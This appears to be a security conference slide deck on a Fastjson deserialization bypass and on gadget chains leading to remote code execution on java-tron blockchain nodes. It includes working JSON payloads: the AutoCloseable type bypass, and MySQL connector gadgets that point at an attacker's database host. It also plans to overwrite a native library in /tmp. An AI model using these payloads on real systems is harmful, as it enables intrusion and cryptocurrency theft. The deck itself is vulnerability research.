



How I use a JSON Deserialization Oday to Steal Your Money On The Blockchain

Ronny Xing & Zekai Wu

Tencent 腾讯



腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

> Whoami

- Tencent Security Xuanwu Lab
 - Applied and real world security research
- Ronny Xing( @RonnyX2017)
- Zekai Wu( @hellowuzekai)

Tencent 腾讯



腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

> Agenda

1. What is Fastjson
2. Fastjson Deserialize and Vulnerability
3. Find Gadgets to RCE and more
4. RCE on the Tron HTTP nodes
5. Post Penetration Exploit to Steal your Money
6. Conclusion

> Agenda

1. What is Fastjson
2. Fastjson Deserialize and Vulnerability
3. Find Gadgets to RCE and more
4. RCE on the Tron HTTP nodes
5. Post Penetration Exploit to Steal your Money
6. Conclusion

What is Fastjson

- JSON parser with 23'000+ stars on GitHub.
- Widely used java basic component, known for its fast parsing speed
- Two major security fixes about deserialization vulnerability in 2017 and 2018

3,600

Maven Artifacts using Fastjson



> Agenda

1. What is Fastjson
2. Fastjson Deserialize and Vulnerability
3. Find Gadgets to RCE and more
4. RCE on the Tron HTTP nodes
5. Post Penetration Exploit to Steal your Money
6. Conclusion

Deserialize

JavaBean

```
public class User {  
    private String name;  
  
    public String getName() {  
        return name;  
    }  
  
    public void setName(String name) {  
        this.name = name;  
    }  
}
```

AutoType Default False
JSONException:
autoType is not support

```
String name = "foo";
```

```
User u1 = new User();  
u1.setName(name);
```

```
fastjson.JSON.toJSONString  
(u1,SerializerFeature.WriteClassName);
```

JSON: {@type:"User",name:"foo"}

```
ParserConfig.getGlobalInstance()  
.setAutoTypeSupport(true);
```

```
User user = (User)fastjson.JSON.parse("{...}");
```

```
System.out.print(user.getName());
```

Deserialize

```
JSON.parse(" {"@type": "User"} ");
```

↓
scan

Token Key "@type"

↓ enter deserialization

```
checkAutoType(String typeName, Class<?> expectClass, int features)
```

↓ check pass

```
ObjectDeserializer getDeserializer(Class<?> clazz, Type type)
```

↓ select or create **Deserializer** for target type

```
Object createInstance( args from json )
```

Defense checkAutotype()

How to deserialize arbitrary classes?
Bypass

```
checkAutoType(String typeName, Class<?> expectClass, int features)
```

{ "@type": "User" }

Class “typeName” is
Assignable From expectClass

Defense checkAutotype()

How to specify `expectClass`

- Explicit inheritance

```
{"@type": "I.am.ParentClass", "@type": "I.am.SubClass",
```

```
"abc": "foo", ...}
```

expectClass

typeName(Subclass)

Args of Subclass

- Implicit inheritance

```
public class User {  
    private Foo id;  
  
    public void setId(Foo id) {  
        this.id = id;  
    }  
}
```

```
public class FooImpl implements Foo{  
    public String fooId; ←  
}
```

```
{"@type": "User", "id": {"@type": "FooImpl", "fooId": "abc"}}
```

Defense checkAutotype()

ParserConfig#checkAutoType(String typeName, Class<?> expectClass, int features)


1. In the whitelist
2. In the deserializer cache
(TypeUtils.mappings)
3. Class has @annotation
`fastjson.annotation.JSONType`

1

N

1. In the blacklist
2. Inherit from
`RowSet`, `DataSource`,
`ClassLoader`

2



Defense checkAutotype()

Pass Autotype Check:

- Enable autotype support
- Classes with annotation `@JSONType`
- Classes in the whitelist (java AWT & spring framework)
- Classes in the deserializer cache (`TypeUtils.mappings`)
- Specify expected class (`expectClass`)

Deserializer cache

- Deserializer cache (`TypeUtils.mappings`) Initialized in

`fastjson.util.TypeUtils#addBaseClassMappings()`

For preloading
the Deserializer of basic types

```
private static void addBaseClassMappings(){
    mappings.put("byte", byte.class);
    mappings.put("short", short.class);
    mappings.put("int", int.class);

    ...
    mappings.put("[Z", boolean[].class);
    Class<?>[] classes = new Class[]{
        Object.class,
        java.lang.Cloneable.class,
        ...
    }
    ...
    mappings.put(clazz.getName(), clazz);
}
```

Deserializer cache


- But the types in cache have their own Deserializer

```
java.lang.Exception.class,  
java.lang.RuntimeException.class,  
java.lang.IllegalAccessError.class,  
java.lang.IllegalAccessException.class,
```

...

```
java.util.HashMap.class,  
java.util.Hashtable.class,  
java.util.TreeMap.class,  
java.util.IdentityHashMap.class,
```

...



ThrowableDeserializer

.....


NumberDeserializer

DateCodec

FloatCodec

.....

MapDeserializer



- Except ...

Derivation – from which class

1. `java.lang.AutoCloseable`
2. `java.util.BitSet`

class inherit from them

`checkAutoType(String typeName, Class<?> expectClass, int features)`

Check pass

`ObjectDeserializer getDeserializer(Class<?> clazz, Type type)`

Default Deserializer `fastjson.parser.deserializer.JavaBeanDeserializer`

`createJavaBeanDeserializer` ——————> `createInstance`

Derivation – from which class

- Which classes we can inherit:
 - `java.lang.AutoCloseable`
 - `java.util.BitSet`
 - All the classes added to the cache during the deserialization

• `Java.lang.AutoCloseable`:

- Since jdk 1.7
- Super interface of `xStream` / `xChannel` / `xConnection` /

`java.lang`

`Interface AutoCloseable`

All Known Subinterfaces:

```
AsynchronousByteChannel, AsynchronousChannel, BaseStream<T,S>, ByteChannel, CachedRowSet, CallableStatement, Channel, Clip, Closeable, Connection, DataLine, DirectoryStream<T>, DoubleStream, FilteredRowSet, GatheringByteChannel, ImageInputStream, ImageOutputStream, InterruptibleChannel, IntStream, JavaFileManager, JdbcRowSet, JMXConnector, JoinRowSet, Line, LongStream, MidiDevice, MidiDeviceReceiver, MidiDeviceTransmitter, Mixer, MulticastChannel, NetworkChannel, ObjectInput, ObjectOutput, Port, PreparedStatement, ReadableByteChannel, Receiver, ResultSet, RMICnection, RowSet, ScatteringByteChannel, SecureDirectoryStream<T>, SeekableByteChannel, Sequencer, SourceDataLine, StandardJavaFileManager, Statement, Stream<T>, SyncResolver, Synthesizer, TargetDataLine, Transmitter, WatchService, WebRowSet, WritableByteChannel
```

All Known Implementing Classes:

```
AbstractInterruptibleChannel, AbstractSelectableChannel, AbstractSelector, AsynchronousFileChannel, AsynchronousServerSocketChannel, AsynchronousSocketChannel, AudioInputStream, BufferedInputStream, BufferedOutputStream, BufferedReader, BufferedWriter, ByteArrayInputStream, ByteArrayOutputStream, CharArrayReader, CharArrayWriter, CheckedInputStream, CheckedOutputStream, CipherInputStream, CipherOutputStream, DatagramChannel, DatagramSocket, DataInputStream, DataOutputStream, DeflaterInputStream, DeflaterOutputStream, DigestInputStream, DigestOutputStream, FileCacheImageInputStream, FileCacheImageOutputStream, FileChannel, FileInputStream, FileOutputStream, FileLock, FileReader, FileSystem, FileWriter, FilterInputStream, FilterOutputStream, FilterReader, FilterWriter, Formatter, ForwardingJavaFileManager, GZIPInputStream, GZIPOutputStream, ImageInputStreamImpl, ImageOutputStreamImpl, InflaterInputStream, InflaterOutputStream, InputStream, InputStream, InputStreamReader, JarFile, JarInputStream, JarOutputStream, LineNumberInputStream, LineNumberReader, LogStream, MemoryCacheImageInputStream, MemoryCacheImageOutputStream, MLet, MulticastSocket, ObjectInputStream, ObjectOutputStream, OutputStream, OutputStream, OutputStreamWriter, Pipe.SinkChannel, Pipe.SourceChannel, PipedInputStream, PipedOutputStream, PipedReader, PipedWriter, PrintStream, PrintWriter, PrivateMLet, ProgressMonitorInputStream, PushbackInputStream, PushbackReader, RandomAccessFile, Reader, RMICnectionImpl, RMICnectionImpl_Stub, RMIConnector, RMIIOPServerImpl, RMIRMPServerImpl, RMIServerImpl, Scanner, SelectableChannel, Selector, SequenceInputStream, ServerSocket, ServerSocketChannel, Socket, SocketChannel, SSLServerSocket, SSLSocket, StringBufferInputStream, StringReader, StringWriter, URLClassLoader, Writer, XMLDecoder, XMLEncoder, ZipFile, ZipInputStream, ZipOutputStream
```

Bypass checkAutotype()

```
{"@type": "java.lang.AutoCloseable", "@type": "java.io.Reader"}
```

```
checkAutoType(String typeName, Class<?> expectClass, int features)
```

Check pass

```
ObjectDeserializer getDeserializer(Class<?> clazz, Type type)
```

Select by target type

deserializer.MapDeserializer
deserializer.ThrowableDeserializer
deserializer.EnumDeserializer
serializer.DateCodec
serializer.MiscCodec
.....

Default type

```
ObjectDeserializer createJavaBeanDeserializer(clazz, type)
```

```
Object createInstance( args from json )
```

> Agenda

1. What is Fastjson
2. Fastjson Deserialize and Vulnerability
3. Find Gadgets to RCE and more
4. RCE on the Tron HTTP nodes
5. Post Penetration Exploit to Steal your Money
6. Conclusion

Find Gadgets



Which classes can be derived?
Which methods can be called? (magic methods)

ObjectDeserializer createJavaBeanDeserializer(clazz, type)

```
fastjson.util.JavaBeanInfo#build(Class<?> clazz, Type type, ...)
```

1. Select constructor

getDefaultConstructor / getCreatorConstructor

1. BuilderClass
2. Constructor without parameters (Default Constructor)
3. The Constructor scanned by reflection:

- First
- With maximum number of parameters
- Contains symbol



Random Order

createJavaBeanDeserializer

2. Setter

```
public void setXxx(Object arg1){}
```

3. Getter

```
public <?> getXxx(){}
```

The automatic call of getter
during deserialization depends on the return type

Collection
Map
AtomicLong
AtomicInteger
AtomicBoolean

Derivation – which classes

Classes added to the cache([TypeUtils.mappings](#)) during the deserialization

- Deserializing class itself
- The types of the selected constructor parameters
- The types of the Setter() parameters
- The return types of the Getter()

Expand magic methods space

- JSONObject.toString() → JSON. toJSONString() → JsonSerializer

Call all getter()

- Proactively trigger this conversion process:

```
{"@type": "java.util.Currency", "val": {"currency": {...ur payload...}}}
```


fastjson/serializer/MiscCodec.java:278

```
if (clazz == Currency.class) {  
    String currency = jsonObject.getString("currency");  
    ...  
}
```

```
{"@type": "java.util.concurrent.ConcurrentSkipListMap", "abc": {...ur payload...}}
```

Expand magic methods space

- Fastjson feature "JSONPath"
- You can use it as an Object Query Language(OQL) to query JSON object
- Token Key " \$ref "



Expand magic methods space

So, by " \$ref ", we can

1. call arbitrary getters
2. cross-reference and access the properties of instances during JSON parsing


Find Gadgets

- Gadgets Condition :
 - Derived from `java.lang.AutoCloseable`
 - Have default constructor or constructor with symbol
 - NOT in the blacklist
- Gadgets Demand
 - Can cause RCE, arbitrary file read and write, SSRF ...
 - Dependency classes of gadgets are in native JDK or widely used third-party libraries

Find Gadgets Automatically

- Reflection for checking derivation conditions
- Visualization of derivation relations for reversing the chain from sink
 - Tool for searching derivation :
<https://gist.github.com/5z1punch/6bb00644ce6bea327f42cf72bc620b80>
- Search gadgets classes in the JDK and the specified set of jars
- Crawling common third party libraries from maven

Search Autotype Chain



Gadgets

Inherit from
`java.lang.AutoCloseable`

- 1. Mysql connector RCE
- 2. Apache commons io read and write files
- 3. Jetty SSRF
- 4. Apache xbean-reflect RCE
- 5.

Gadgets

- Mysql connector 5.1.x

```
{"@type": "java.lang.AutoCloseable", "@type": "com.mysql.jdbc.JDBC4Connection", "hostToConnectTo": "mysql.host", "portToConnectTo": 3306, "info": {"user": "user", "password": "pass", "statementInterceptors": "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor", "autoDeserialize": "true", "NUM_HOSTS": "1"}, "databaseToConnectTo": "dbname", "url": ""}
```

- Mysql connector 6.0.2 or 6.0.3

```
{"@type": "java.lang.AutoCloseable", "@type": "com.mysql.cj.jdbc.ha.LoadBalancedMySQLConnection", "proxy": {"connectionString": {"url": "jdbc:mysql://localhost:3306/foo?allowLoadLocalInfile=true"}}}
```

- Mysql connector 6.x or < 8.0.20

```
{"@type": "java.lang.AutoCloseable", "@type": "com.mysql.cj.jdbc.ha.ReplicationMySQLConnection", "proxy": {"@type": "com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy", "connectionUrl": {"@type": "com.mysql.cj.conf.url.ReplicationConnectionUrl", "masters": [{"host": "mysql.host"}], "slaves": [], "properties": {"host": "mysql.host", "user": "user", "dbname": "dbname", "password": "pass", "queryInterceptors": "com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor", "autoDeserialize": "true"}}}}
```

> Agenda

1. What is Fastjson
2. Fastjson Deserialize and Vulnerability
3. Find Gadgets to RCE and more
4. RCE on the Tron HTTP nodes
5. Post Penetration Exploit to Steal your Money
6. Conclusion


- TRON

- Public Blockchain
- Crypto-Currency, known as TRX, native to the system
- Market value: around US\$5 billion.
- Currency holders: 14.6 million.
- 1,400 dApps on the TRON network, with a daily transaction volume of over \$12 million(2020/12/17).



- JAVA-TRON

- Public blockchain protocol launched by TRON.
- HTTP services for interacting with the blockchain
- Open source java application with 2.7k stars on github.
 - <https://github.com/tronprotocol/java-tron>
- Using fastjson



Gadgets on JAVA-TRON

Gadgets

Mysql Connector RCE



No C/S database connector

Commons IO read and write file

Problems for exploit:

1. What to Write

Spring boot fat jar



2. Where to Write

Run with none root

3. How to Read

No direct resp by HTTP

But broadcast on P2P network

4. Without preconditions

Take more nodes, Take more money

Write File

- Override system libs
 - Write JVM class path, such as charset.jar
 - JNI in jar :
 - The binary library files need to be released to the file system before it can be loaded
 - Always in `java.io.tmpdir`
 - `System.load(libfoo) → dlopen(libfoo.so)`
- 
- 

Write File

- Leveldb and leveldbjni:

- A fast key-value storage library
- Used by Bitcoin, therefore, is inherited by many public chain
- Storage blockchain metadata, frequently polling for reading and writing
- Need efficiency, so JNI <https://github.com/fusesource/leveldbjni>


- org.fusesource.hawtjni.runtime.Library#extractAndLoad

```
customPath = System.getProperty("java.io.tmpdir");
File target = extract(errors, resource, prefix, suffix, file(customPath));
```

```
root@wpad:/tmp# ls -lh
total 764K
drwxr-xr-x 2 root root 4.0K Jun  7 08:05 hsperfdata_root
-rw xr-xr-x 1 root root 736K Jun  7 08:01 libleveldbjni-64-6335193367786340576.so
```

Override shared lib at Runtime

